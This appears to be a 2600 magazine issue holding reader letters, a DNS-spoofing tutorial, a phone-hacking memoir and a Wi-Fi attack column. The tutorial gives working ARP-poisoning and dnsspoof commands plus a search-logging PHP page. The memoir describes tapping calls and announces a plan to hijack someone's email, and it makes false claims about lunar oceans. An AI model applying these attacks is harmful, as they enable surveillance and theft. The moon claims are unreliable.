This indication that not only is information on any given subject not important or desirable, but there probably isn't any to get anyway, and it won't be you who finds it. Some intangible think tank has an epiphany, and *then* you get your info. You can't find it though; you must rely on outside sources (like the friendly federal government) to inform you. I've seen letters and articles about the subtle ways the "the man" is out to get people upset, even hostile, with responses usually saying "get a life you paranoid fucks, this is absurd, and it can't possibly be as bad as you say" (though not always in so many words). Well, I (and most others) am not talking about how bad it is now. We're looking

ahead, and the harder the start is to catch, the harder the whole process is to stop. I'm sure it's difficult for most people (maybe even anyone) to imagine things like reeducation camps or mass brainwashing, but you never will. You won't even know it's happening until it's too late - unless you pay attention now. So know thy enemy, watch TV, but be careful. When you stare long into the abyss, the abyss stares back. Thanks to *2600* for doing what you do, and helping keep us out of the camps.

Vandy

It's what we do.

Dear *2600*:

Isreal obviously went to some length to save him- (or her?) self a few bucks at the pump. All the credit to them. But a few points are probably worth mentioning.

Yes, circulating "inside information" in an effort to effect stock prices is social engineering, but there is a more specific term for that activity: "pump and dump scams." They are plentiful and obviously illegal.

Go register any of my old free email addresses and get ready to be subjected to news of scores of penny stocks about to hit the roof, that and news of a Mr. John Doe of Lagos, Nigeria who wishes to involve me in some scam that will enrich me to the tune of the U.S. federal budget deficit.

What I really want to go after is Isreal's fundamental premise that the value of Exxon or Shell or any other petrochemical company affects the long term value of oil. First, as an avid cyclist, my thoughts are, "the more insanely overpriced gas is, the better!" (Yes, I live in Canada and make a seven kilometer one-way commute to my job in an office in downtown Toronto, right through the dead of winter on my old steel frame, so it is possible.)

But more importantly, the reason for oil's price spike in the summer of 2008 had almost nothing to do with events in the Exxon boardroom. Isreal should have invested more time in learning about peak oil and the enormous demand for fossil fuels by China and India. Yes, the market spike was speculative, but the recent plunge is even more speculative. In fact, it is generally agreed that thanks to the drop in the price of oil, a number of projects that were planned have now been deep-sixed. For example, several billion dollars of tar sands development in Alberta, Canada are now on ice, or just plain dead.

When the world economy recovers, as it will eventually, demand will return to where it was, only there will not be the available oil because, as I just pointed out, a whole great big whack of projects were terminated. So oil won't just spike, it will burst through the ceiling in an orgy of frenzied buying that will make the $146 USD/barrel look cheap. (I love the world of business - only there is a writer permitted to use terms like "a frenzied orgy.")

So go ahead, pull a pump and dump. The long term consequences of that will be about as great as a Hummer H1 600 miles from the nearest gas station with nothing but fumes in the tank.

But to me, the ultimate reason not to bother lowering the price of gas goes back to something I used to say to rude drivers when I would bike past them, "Osama bin Laden called, I think he wants his oil back."

Michael

Dear *2600*:

As always, I anxiously awaited my new issue (25:4). And, as is my usual routine, I quickly got to reading the shorter articles first. One in particular caught my eye: "Hacking for Beer." Two of my favorite things. The article gets into the whole "club card" discount system (employed at most all grocery chains), and the "self-checkout" kiosks (gaining some popularity). These are not necessarily used together, and shouldn't be confused that way. I refuse to use the kiosks, as corporations use them to decrease the need for actual tellers, thus creating the potential for mass layoffs. But this is about the article itself.

It may have been a clever discovery. One that could easily be exploited simply by giving the club card to a friend, using someone else's number (many stores have taken to using your telephone number as your card number) if you can enter it manually, or maybe even creating a new card with a slightly altered birth date. Or would that take too long? Using a barcode generator on a card's number would probably work.

My problem lies under "The Hack," and I believe should have kept this article from ever reaching the printing stage. Yimir suggests that people buy a 12 pack of soda, then save the barcode to stick on a 12 pack of beer. Since they weigh the same, it should work. Unfortunately, beer is not soda. Beer is moderately more expensive than your fridgepack of 7 Up. And that is not hacking. That is just outright stealing. I think Yimir needs to quit trying to convince himself and others that stealing is OK, as long as you get away with it.

And please help keep articles on illegally discounting booze in some blog on the net, where it belongs. After all, this is *2600*. I like to think you're a bit more intellectual than that.

gHOst_Guard

While we agree that stealing is wrong and make every effort to discourage people from doing such things, oftentimes the discussions that come about as a result of someone advocating such behavior can yield some interesting

facts, as seen in the following letter.

Dear *2600*:

Thanks to Yimir for "Hacking for Beer" in 25:4, in which supermarket loyalty cards are used to bypass age screening for alcohol purchases. My advice to anyone considering fooling the supermarkets like this is: look up! My S.O. had the honor of serving on a grand jury where we live, and found that whenever people were accused of shoplifting, or credit card fraud, or similar infractions in the supermarket, the supermarket was able to provide total video surveillance of all transactions to the prosecutors.

On my next stop at super-behemoth-mart after hearing about this, I looked up. (No, not WalMart, though they have a similar setup. My local place is owned by Kroger, the second largest supermarket chain in the U.S.) What I saw was a dedicated camera (in a smoked glass ball) ceiling-mounted over each and every cash register. They also have one or two cameras in every aisle in the store.

Still images of register transactions are tagged with the person who made the transaction, day/time, amount of transaction, and other details. These are what were shown in court: a zoomed-in image of the person signing a credit card receipt, swiping their debit card, or otherwise in the midst of a purchase. The cameras are angled somehow, since the face was visible (though from overhead).

I don't know how long these records are kept. My guess is that the register transactions are warehoused for at least months, if not years, off-site. Video of the rest of the store probably isn't retained as long, and might not be sent off-site.

We can imagine biometric identification methods used by law enforcement to track people, and all kinds of other nefarious stuff (as envisioned in "Business Intelligence" in the same issue). I hope people in the industry can tell us more about those uses. But as far as prosecuting any illegal activity at the register is concerned, beware of the all-seeing eyes in the sky!

Estragon

The amount of surveillance these days in a typical supermarket is nothing short of astounding. And it would be interesting to see if the amount of shoplifting has gone down over the years as a result. We suspect it hasn't. One thing is certain, though. This constant monitoring is something we're getting used to which will forever be seen as "normal."

Dear *2600*:

While reading a letter from "Greggg" (25:4, page 41), the young reader with grammar and spelling problems, I was reminded of the trick in Notepad I had found online a while back. It was actually the "bush hid the facts" comment that tipped me off. How funny. For those who found it hard to follow, he was talking about this: create a new text document. Type in something like "bush hid the facts" or "this app can break" (or anything that follows this four letter, three letter, three letter, five letter scheme), then save. What will result when reopened are squares. You are saving the document in 8-bit extended ASCII, but it is read as 16-bit UNICODE. The 18 8-bit characters are read as nine 16-bit (nine squares). I actually cheated and got the specifics of why it works from a search (ended up at this site: hungryhackers.blogspot.com/2007/12/notepad-tricks.html).

Another trick I found was that you open a text doc, type ".LOG" and hit enter, then save. From then on, every time you save it, it will append a timestamp to the end of the text, thus keeping a log.

I don't know if it would be cheating, but perhaps making a collaboration of silly things like this would make a nice, light article.

Well, stepping away from the interesting app stuff, I also have a comment about "PMD," same issue and page. He had a whole letter complaining about the "Thirteen Years of Starting a Hacker Scene," which in turn was a whole article of complaining too. I admit I felt many of the same feelings that the writer of the letter did. But, as commented on by the *2600* staff, you will never always agree with everyone, and there will be people who disagree with you. We all should know that *2600* doesn't use articles like this to "filler up" the pages. I don't know how to take that article. Like I said, I didn't really care for it myself. It seemed as if Derneval Ribeiro Rodrigues da Cunha (calling him just "da Cunha" didn't look right typed) was just trying to get his name out there. I wasn't sure whether the stories were inflated or even fabricated. I'm not trying to dismiss the author completely. Perhaps if the article was written with a little modesty, it would have been easier to take in. I do think, however, that the pioneers of hacking, the people who instigate critical thinking, should be given some recognition. This article explains that hacking isn't limited to areas with high technology, which I suspect his area wasn't. We haven't already heard of all the great names in hacking. There are still plenty of people who can contribute to the community, like the readers of the magazine, to start.

Shocked998

Dear *2600*:

Not only is 25:4 a fun time signature to use when playing music, it's also a wonderfully rounded issue that covers all aspects of the hacker mindset. This issue covered all the bases, and did so in a way that even the script-illiterate could figure out what was being said. From

"Beginnings," a reflection of the current political climate, through to the closing statement of "Conspiracy" by Peter Wrenshall, the message and hacker spirit is never compromised.

It is a new dawn. The reign of the iron-fisted cowboy is over, and a tactician is now in place. This can prove to be a blessing or a curse, depending on the side he chooses to take. We should be very attentive to our new president's first moves in office. (I'm not even going to bother getting worked up over the appointments he's already made.) We must closely watch those in power while they get accustomed to handling such a responsibility, lest a new Patriot Act slip through Congress. I know a great deal of readers glaze over when politics are covered, but, above all others, it has the most important and wide-reaching effect on this community. Hack the political system, and you can reshape the world we live in.

The rest of the issue covered a lot of topics that even the most basic-level user has encountered, along with some hacker insight for the uninitiated. Lost files (and the recovery thereof), pernicious obfuscation, Craigslist post flagging, Windows' (despicable lack of) security, psychological aspects of the hacker mindset, social engineering, as well as letters and letters and letters and letters from all over the world and written by people with various levels of freedom, and my personal favorite: the Adrenaline rush, this time in Swiss form.

However, I finished "Conspiracy" feeling unfulfilled. Something didn't sit well with me, and it took little time to figure out what it was. I thought maybe a page was missing from my copy. But, the feeling I had was very important, as I believe it helped me form a connection to the author. I was annoyed that Mr. Wrenshall didn't continue the story, perhaps explaining further exploits to get the information he really wanted and to find out how his paper-hacking was foiled. I assumed the teacher had already played matchmaker and the forms were just a ruse, buffing the admin's ego in the process.

Either way, the story ended with an eagerness to discover what could be. Even if the attempted hack had failed, our protagonist was still willing to dare himself to see a successful outcome. It is this hope for knowledge and clarity that will forever live on, an essential curiosity deeply ingrained in our genetic fiber, no matter how many forces attempt to distract us all from it (often successfully).

Every three months, I visit the same magazine vendor every day for weeks, awaiting the next release of what has become my favorite publication (and sometimes skipping work to read it). Like many other readers, I've heard the blacklist stories and am wary to subscribe. But, for once I think it's finally time to attend my first local meeting. I hope to share my experience with you next time, not as an avid reader, but a new contributor.

Thank you for all the work you do to stoke the flames of creativity. *2600* is the most underrated social commentary of the (dis)Information Age, and I admire the dedication you have to keeping it in circulation and the dedication your readers have to breaking down the illusions of secrecy and finding out what some people are too scared to admit to doing with our personal information. It is only through knowledge that we can gain the power to effect change. Always keep learning!

ZANAC

Thanks for writing. We hope to see more people reach out and meet others who share their interests without worrying about the ramifications. From the beginning we've been trying to reduce the amount of fear that is felt in this community and a great deal of progress has been made. Only through open discussion and constant sharing of information will we continue to figure things out and devise ways of making them better.

Dear *2600:*

I read the message from the guy about the *Art Bell Show* that went off the air for a half hour, and I was delighted to see the sentence, "And so it goes" in your response. Please tell me that it was a deliberate reference to Vonnegut's *Slaughterhouse-Five*.

thinkt4nk

That would be telling.

Dear *2600:*

In the article written by forgotten247 about bypassing the payment and proxy filter in Dubai, the author implies several times that the payment bypass technique used is due to the design flaw of a default-allow mindset for the payment page. I would like to play devil's advocate in that the default-allow was actually a choice by design and not a mistake or oversight. If a place as fancy as Dubai were actually attempting to rely on their hotel Internet connection sales for income, they would not have a default-allow posture. I believe it is more likely that they chose a default-allow to make sure their clients are able to get online and have a good user experience if they run into troubles versus having to contact tech support which then has to have training and be responsive potentially 24x7. Though I certainly do agree that the ease of circumvention of the payment system is really a tragedy, since it is so dependent on the client web browser which is certainly a major design flaw.

jus

Dear *2600:*

In response to Mario Chiesa's letter in 25:4 regarding a directory for public payphones, here are two links: www.payphone-directory.org and www.payphone-project.com.

Maybe there's more!

bogaty

Dear *2600:*

I doubt that this letter is publishable, but I just wanted to let The Prophet know how much I appreciated his piece in 25:4. Thank you very much for answering so many of my questions at once in your "Telecom Informer" column.

In New York, I have read of a dog that was electrocuted by walking onto an ice slick that was "hot" due to old, exposed underground electrical lines that are so prevalent, they have a website to let dog owners know where *not* to walk their dogs!

Apparently, the owner of the electrocuted dog had to watch, helplessly, while his dog died horribly right in front of him, with nothing he could do. Pulling the leash only dragged the dog over the spot that finally killed it. The dog's owner could do nothing legally; the city is aware of these problems, but cannot fix them fast enough. And you can't sue.

As a dog owner, I've thought a lot about this, and I've wondered what goes on with the power lines from the perspective The Prophet gave in his article. So again, thanks for writing this article, and perhaps you might consider writing a follow-up?

Pampaluz

This has been a recurring problem in the streets of New York and it's even claimed the life of a human who was trying to save her dog from electrocution. This is the result of a crumbling infrastructure in sore need of constant maintenance. Your statement that nothing can be done legally is untrue, however. Lawsuits have been filed against both the city and Con Edison.

Dear *2600:*

First of all I would like to thank *2600* for publishing this letter. I just read *The Best of 2600.* Books such as these get my mind into the hacking mode. I am getting tired of people asking how to hack their school's server or how to learn to hack. Hacking is a lifestyle, not a passing phase. If you are the person whose dog died after a week, then you should not waste your time. I could write up an article on how to get started hacking, but it would look something like how to learn to program in ten years. If anyone would like me to write it up, then feel free to respond.

Ben Edwards

Two dead dog references in two letters - what are the odds? We look forward to seeing your article. The address is articles@2600.com.

Random Offer

Dear *2600:*

As a side note, I would love to see you build a website that focuses more on reader contribution. The current one seems antiquated.


I am an avid reader of *2600,* and I will be picking up the new issue shortly. I hope to one day have something neat to contribute, but until then, I submit URLs like a monkey to reddit.com/r/hackers.

Let me know if your website can survive massive amounts of hits from sites like Digg, Reddit, and Facebook. If yes, then that shall be my mission!

freakball

We are working on major changes to our site and would love to have as much traffic sent there (willingly) as possible. We're always open to suggestion on what we should be doing and how we can do it better. We appreciate the enthusiasm.

Are you one of those people who read *2600* and have yet to write us a letter? What are you waiting for? Seeing your letter in print has been likened to reaching the summit of Mount Everest, being launched into space, or winning your very first Oscar, among many other cool things.



Write us at letters@2600.com and you could experience the thrill of a lifetime!

SPOOFING DNS ON A LAN

by Felixalias

Inspired by "Fun With Network Friends" by Uriah C.

I'm always amazed at the number of people who do not mind sharing confidential information over any random open network, or across any public computer, be it their email credentials, their bank account, or any other number of important passwords. The technique of DNS spoofing involves sending a machine a false DNS record, and tricking it into going to your own version of whatever website/service you spoofed. Of course, in the example of stealing passwords, `dsniff` can already pick out any plaintext passwords, and `webmitm` can help retrieve SSL-encrypted text. DNS spoofing is most useful when you get creative, with as simple a use as adding a fictitious article to Slashdot, changing the weather to something ridiculous, or proving a point by modifying a Google search result.

As with many other articles, performing these spoofs on any network other than your own can land you into a lot of trouble. The tools I will be using are the Apache Web Server, the `dsniff` package, `fragrouter`, and `ettercap` (for ARP poisoning, though `arpspoof` from the `dsniff` package could work as well). As there are many articles that go in depth into how ARP spoofing works, I won't make it a focus in this article; instead, I'll give you a simple example of setting up your machine for DNS spoofing.

Begin with three ready-to-use shells on your machine. In the first, poison the router to redirect the victim's traffic to your machine:

```
ettercap -T -q -M ARP /victimip/ //
```

In the other terminal, ensure the machine's traffic is not interrupted by using `fragrouter`:

```
fragrouter -B1
```

Now we are ready to begin the actual DNS spoof. Create a `hosts` file that will contain the domain names you want to redirect, like so:

```
192.168.1.125      www.google.com
192.168.1.125      google.com
```


You can, of course, use the asterisk to redirect all subdomains. Now, in the third terminal, begin spoofing the DNS:

```
dnsspoof -f myhosts "host victimip"
```


This will tell `dnsspoof` to replace the hosts in the file 'myhosts' whenever the machine 'victimip' makes a query. Now that our spoofed A record is in place, we can have some fun with it. On the machine running the web server, have a VirtualHost ready for google.com, with the real google.com homepage downloaded as index.html. From here, we can do any number of things, such as replace the logo, set the page to a different language, or even pre-fill the input box with a random phrase. Or, we could simply log the searches. In the index.html file you retrieved from Google, search for the segment '`<form action=`'. Replace "`/search`" with "`/collect.php`". The PHP file is very short:

```
<?php
$query = $_GET["q"];
header('Location: http://64.233.187.99
➥/search?hl=en&q=' . $query . '');
$fname = "searches.txt";
$handle = fopen($fname, 'a');
fwrite($handle, $query);
fwrite($handle, "\n");
fclose($handle);
?>
```

This will retrieve the query from the HTTP GET request, and redirect the user to a static Google IP address so that the real query is displayed. It will then record their search in the file "searches.txt." This is not at all the most elegant solution as, in the history, a separate untitled page will be listed before the Google search results. Nor is it any sort of complicated example. The same technique can, however, be adopted to accomplish a great number of things. Hopefully, this will be worth a few moments of entertainment, mischief, or at least awareness of the dangers of trusting networks that are not your own.



Hacking: An Astronomer's Perspective



by Ethernium37

It began in Junior High. Not just the interest in computers and astronomy, but the realization that there were those of us who had a knack for reading between the lines and figuring things out. Things other people didn't want us figuring out. Throughout the world, throughout the ages, this has been recognized as an art form and known by many names. Hippies call it a groove. Gardeners call it a green thumb. Athletes call it the zone. The Chinese call it Kung Fu. We call it hacking.

Back in the late 90's I worked the graveyard shift alone in the accounting department of a large meat-processing plant. This allotted some quiet time to be curious about things. Like, what would happen, if as a joke, I typed "`prgm blackjack ended 08:30:27`" on the terminal in the office down the hall. As it turns out, a plant manager himself will actually make a point to call your home while you're trying to sleep just to inquire about such things, but only after technicians spend several hours attempting to locate and remove the non-existent game from the corporate mainframe. Fortunately, I was able to point out that the timestamp indicated that it obviously happened a couple hours after I got off work. *Duh!*

My curiosity was piqued when a memo was distributed regarding incoming calls. It simply stated that no calls were to be directed to any extension that employees are not familiar with, especially extensions above the 6000 range. This is precisely the kind of thing a hacker tunes into. It is the inborn nature of a hacker to ponder all possible reasons whenever presented with a directive. By ponder, I don't mean the casual, "hmm, wonder why..." I mean it in the consuming sense. Your mind processes it day and night until the highest probability reason rises way above all other possibilities and wakes you from dead sleep and you can't wait until morning to put the realization to some use.

Why the heck would corporate care if employees transfer an incoming call to a wrong extension — *especially a non-existent extension?* Wouldn't the caller simply get nowhere and have to call back? Then, in dead sleep, it hit me. Any extension above 6999 was a real problem for corporate. Why? Because dialing 7 from our desk gave us an outside line for international calls. We dialed 8 for long-distance, and 9 for local calls. If we dialed any 'extension' beginning with 7, 8, or 9 for an outside caller, we'd literally be conferencing that caller into an outside line where the caller would be free to complete the dialing sequence with their touch-tone phone, to call anywhere in the world, free of charge. If an outside caller wanted to call someone in Nebraska at 402-253-0437 (my Grand Central number, by the way — feel free to call and leave a message!), they'd simply ask for extension 8140. As soon as we transfer them to that extension, they'd dial 2-253-0437 and would be connected courtesy of the company's switchboard! I'd been able to read between the lines to reach a higher level of enlightenment, but it hadn't (yet) come to me how I could take this a step farther. My guess is that most people would be interested in the part about the free phone calls. The key element of interest for me was that a call could be made across a conferenced line. Still, I had to try the theory out by calling another company's switchboard at night to make sure it would work.

Days later, while laughing myself to tears by prank-calling two numbers at a time and then conferencing myself and them together, I stumbled on the final missing piece of knowledge needed for some potentially significant mayhem. At that time in our rural Missouri town, a phone connection remained open almost indefinitely until the calling party hung up. So, calling someone from a payphone, then dangling the handset by a piece of tape just above the hook and hanging an 'out of order' sign over it easily took foes offline for the entire weekend. Combine that little jewel of knowledge with the realization that touch-tones from a conferenced call can dial out on another conferenced line... Well, that was something MacGyver would have been proud of. Suddenly you could tap someone's outgoing calls remotely on almost

any phone simply by calling the person.

On a side note, in retrospect, tying up that kid's phone for a weekend from a phone booth was simply uncalled for and childish. He was flirting with my girl (now my ex-wife), and I'd like to make it up to him by letting him have her.

Finally, putting all of this knowledge together, I attempted my very first remote phone-tap. I dialed that kid's number and, in a poorly-disguised voice, apologized for dialing the wrong number. I then pretended to hang up by conferencing in another line so he would hear a dial tone. He bought it! He hung up and I didn't. Then I waited.

After only two or three minutes, he picked up the handset to make a phone call of his own. I was there, listening, and wearing the grin of a genius mastermind watching my evil plan come to fruition. As soon as I heard him pick up the handset, I conferenced in my second line for him to have a dialtone. dit-dit-dit-dit-dit-dit-dit-dit... crap, he had a rotary dial phone! Sadly, it didn't work on my first guinea pig. I dropped both lines and decided to try it on someone else. About that time I got a long-distance call from an ex-girlfriend. I let her leave a message and I called her back. Would this trick work when dialing long distance? One way to find out. I called her, we talked for a bit, and then she said she was going to call her sister. I knew her sister was a long distance call for both of us, so it was a great test... But only if she had a touch-tone phone. She did, and it worked! I conferenced in my second line when she picked her phone up, I listened as she dialed the number, and viola, it rang and her sister answered on the other line. Their conversation turned out to be lengthy and boring and I disconnected them both to spare myself the costly phone bill.

My most memorable two-line call didn't rely on letting someone think they were dialing a number in privacy, but rather, they thought someone else had. I looked in the phone book for two people with the same last name in hopes they would know each other so I could get a conversation started between them. I dialed the first number on one line, dialed the second number on the other line, and conferenced them together. I heard an elderly man answer on one line, and he and I both waited patiently for someone to answer the ringing on the other line. After a few more rings, a younger man answered the second line. The conversation that ensued went something like this:

"Hello?"
"Hello?"
"Hello?"
"Oh, hi Dad."
"Hi Son."
(uncomfortable pause)
"What do you need dad?"
"I'm fine, Son."
(uncomfortable pause)
"You don't need anything Dad?"
"No, I'm fine thank you."
(uncomfortable pause)
"Why did you call me Dad?"
(uncomfortable pause)
"Son, I didn't call you."
Yes, Dad, you called me."
"No, Son, I didn't call you."

"Dad, you called me. I just answered the phone."

"But Son, I didn't call you. You called me!"

"Go lie down and take a nap. We'll talk about it later."

"Ok, Son, but I really didn't call you. You called me. You called me!"

In retrospect, this is one call I shouldn't have made. I hope I don't go to hell for it.

As I matured beyond such things (or maybe it was just the growing population of people with caller ID), I became interested in finding loopholes in other things. It's just my nature. Yours too, obviously. I've figured out ways to hack bulletin board systems, websites, fortune 500 systems, federal systems, Internet cafes, cell phones, email systems, voice mail systems, security systems, and on and on with little if any assistance or training from other hackers. Always for fun, and almost always without hurting anyone. It's basically due to three questions that continuously run through my head about everything I encounter; why does it exist, what possible reasons would they have for not wanting me to do that, and how do I take it a step further?

My interest in astronomy was merely a curiosity, but eventually my girlfriend took notice and bought me a pretty nifty Meade telescope. It was daylight, so I actually bothered to read the instructions that came with it while waiting patiently for the sun to get a move on. The instructions were pretty straightforward, as you can imagine. After all, it's a telescope. You just need to point it at things. Before I was done, though, something reminiscent of that phone extension memo caught my attention. Something between the lines just wouldn't let go of me, and I had to explore the possibilities.

The instructions gave a brief description and use for each lens included with the telescope. Regarding the highest-power lens, I read it was for deep-space only. That seemed a reasonable statement. The 'only' could have caught my attention, but for all I knew it was written in a foreign country and it's common for extra words get thrown in that way. The suggestion didn't end there, though. It then went so far as to say that looking at nearby objects such as the moon with a high-power lens would be boring. Oh boy —the three questions hitting me all at once... that tingling feeling between my ears... must... stop... thinking... about... it... Nope, it wouldn't let go. So, of course, the first thing I did with my telescope is pop in the so-called deep-space lens and stare at the moon.

Contrary to the documentation, of course, I found looking into the craters on the moon pretty exciting! It instantly became my favorite lens. I wondered even more so why a telescope company would dissuade people from taking a close look at the moon. Isn't that sort of like suggesting how boring it would be to turn your cell phone on at 39,000 feet?

The feeling wouldn't let go... the question kept running through my mind... why would anyone discourage someone from looking at the moon with a high-power telescope lens? It bothered me to the point that, after exhausting all efforts to find anything out of the ordinary with the high-powered lens. I decided to take it a step further. If it bothered them for me to use a high-powered lens to look at the moon, I had to know why. I took every lens I had, even using some extras I found at a garage sale, combined with a doubler and even a tripler lens and, using duct tape and\ glue, formed a tube of lenses approximately two feet long.

Just as it is in hacking technology, utilizing such a tool to observe the moon requires extraordinary patience. When viewing the moon with the naked eye, the earth's rotation is hardly noticeable from one second to the next. When viewing the moon up close with this lens, it becomes a continuous battle to keep the moon within the scope. And that's after you finally get it into focus! But, when in focus and keeping a rhythm with the scope's movement on its tripod and the earth's rotation, you suddenly realize the science teacher back in high school didn't quite teach you everything. Or maybe you skipped class that day.

When you look at the moon with the naked eye, you see some bluish colors. I've been told the dark areas are shadows. I've read that the dark areas are due to different types of soil deposited by meteors. To me it looked like water, but what did I know? After all, when you look at it with a regular telescope, the blue vanishes into a monotone gray. Where does the blue color go when viewing the moon through a standard telescope?

With multiple lenses combined, though, I was able to focus the colors back in and found that the moon has at least three distinct colors. The darker areas I saw with the naked eye were once again an ocean-blue color when viewed with the "super lens". The edges of most of the craters (outside of the ocean-blue areas) were bright lava-orange, and the rest were sort of a beige-rust color, with the exception of numerous lava-orange ridges that ran across the surface. The ocean-blue areas have craters, but they were clearly seen to be set in oceans of solid ice. Also, I observed formations that didn't look like something that would occur naturally. They appeared to be piles of rectangular beams. The piles were in small groups, with maybe fifteen beams in each pile. I observed only a few groups of these formations.


Not even fully recovered from the surprise of seeing colors and shapes on the moon, the first thing I wanted to do is take a look at the NASA website. They've been there — surely they'll have photos of some of the things I've just seen. I browsed through thousands of NASA moon photos and saw nothing even close to what I'd just seen through my telescope. Not only did NASA's photos not reveal any of the odd structures, they also showed no trace of color (other than gray). What's the deal?! I spent the next few weeks researching the moon landing, satellite photos of the moon, and watching the discovery channel for answers. Am I the only one, at least, the only civilian, to have seen what the surface of the moon really looks like up close?!


I wake sometimes, staring through dark air with the hairs on the back of my neck on end. I almost had it, what was it? Surely that telescope instruction wasn't just to keep me from aiming the high-power lens across town at the girls' dorm windows. One of these days you'll see one of the endless possibilities will rise majestically to the top. And I'll know. In the meantime, I've just Googled that guy still living in that same small town in Missouri. Facebook and MySpace are wonderful things. And she doesn't know it yet, but all of his incoming email is about to get forwarded to the girl he listed as his girlfriend.

Tesla's Wireless "World System"
To Turn Earth into One Gigantic Dynamo

Transmissions

by Dragorn





I'm going to risk making a potentially bold statement: Servers and networks are getting boring. The latest PHPBB exploit isn't interesting. Demonstrating WEP breaking on yet another network is boring. Yet another brute force SSH worm? Yawn.

By now, we know these things are weak; We (myself fully included) have been parroting the same dry warnings to customers, media, and fellow hackers for years, and we're just making ourselves hoarse cautioning everyone about them again and again.

What attack surface happily extends itself beyond the corporate firewalls onto untrusted networks? What wanders around the town, city, country, or even world advertising where it came from and what it would like to talk to? All the corporate firewalls in the world won't do a lick of good when the client is connecting to "Free Public Wi-Fi" at an airport in San Jose, or Chicago, or New York, or Copenhagen.

Why is it so easy to attack clients directly? Client security is almost entirely in the hands of the users. Users are notoriously bad at making good decisions about security. So bad, it's necessary to assume that in any situation where the user is asked a question, they will choose the worst, most destructive answer. This, of course, assumes the user is even given the opportunity to make the right decision, which implies their systems are completely up to date and the tools present the users with proper information.

Connecting to a user away from home is as trivial as it gets; When the Wi-Fi is enabled, most systems look for preferred networks (or just any network they've ever connected to before). Many versions of Windows will even create an ad-hoc network of the same name if they can't find the one they want to join, leading to viral wireless networks which spread worldwide. "Free Public Wi-Fi" and "HP Setup" are some of the most notable; Somewhere, sometime in the past, there was a real network called "Free Public Wi-Fi" - but now it's a replicating ad-hoc network. Joe Random User thinks, "I like free... I like Wi-Fi..." and is now another system with the "Free Public Wi-Fi" ad-hoc network in their preferred list, advertising it whenever they go somewhere where there are no other preferred networks.

Too bad the ad-hoc network doesn't go anywhere, since no one is providing DHCP service. Oh wait, here's an IP. And yes, I am your POP3 server, who are you and would you like to tell me your password?

It gets worse: Configuring an ad-hoc network for every client looking for a network is boring. Besides, not every wireless management program defaults to making an ad-hoc network. Patches to the Madwifi drivers, Karma, or the userspace airbase-ng from the Aircrack suite automate replying to every query. Are you "Free Public Wi-Fi"? Yes, yes I am. Are you "My Corpnet"? That too, come on in. Are you the random garbage Windows Zero Config spews? Sure, why not.

The insidious part of these attacks is that the user never knows it's happening. As far as the client is concerned, the network is operating as expected. There is no reason for the OS to present the user with an alert, or the user to suspect anything is amiss. If a user is particularly alert, they may notice the "Joined Network" pop-up from the network manager.

Controlling layer2 means controlling everything the client sees. What's the first action taken by clients after getting an IP? Checking for updates and connecting to

email, most likely. When IP allocation, DNS queries, and all other network access is controlled by the attacker, a user doesn't stand much of a chance.

It gets even worse: Spoofing all these services for every client you've attached is tedious, right? Isn't there a simpler way? Yup! Karmetasploit, a combination of Karma/Airbase and Metasploit, uses a spoofed DNS server to alias all remote hosts to itself and brings up a web server serving browser exploits directly to the client. The Evilgrade toolkit performs similarly for trapping unprotected or unauthenticated automatic upgrades from assorted software packages.

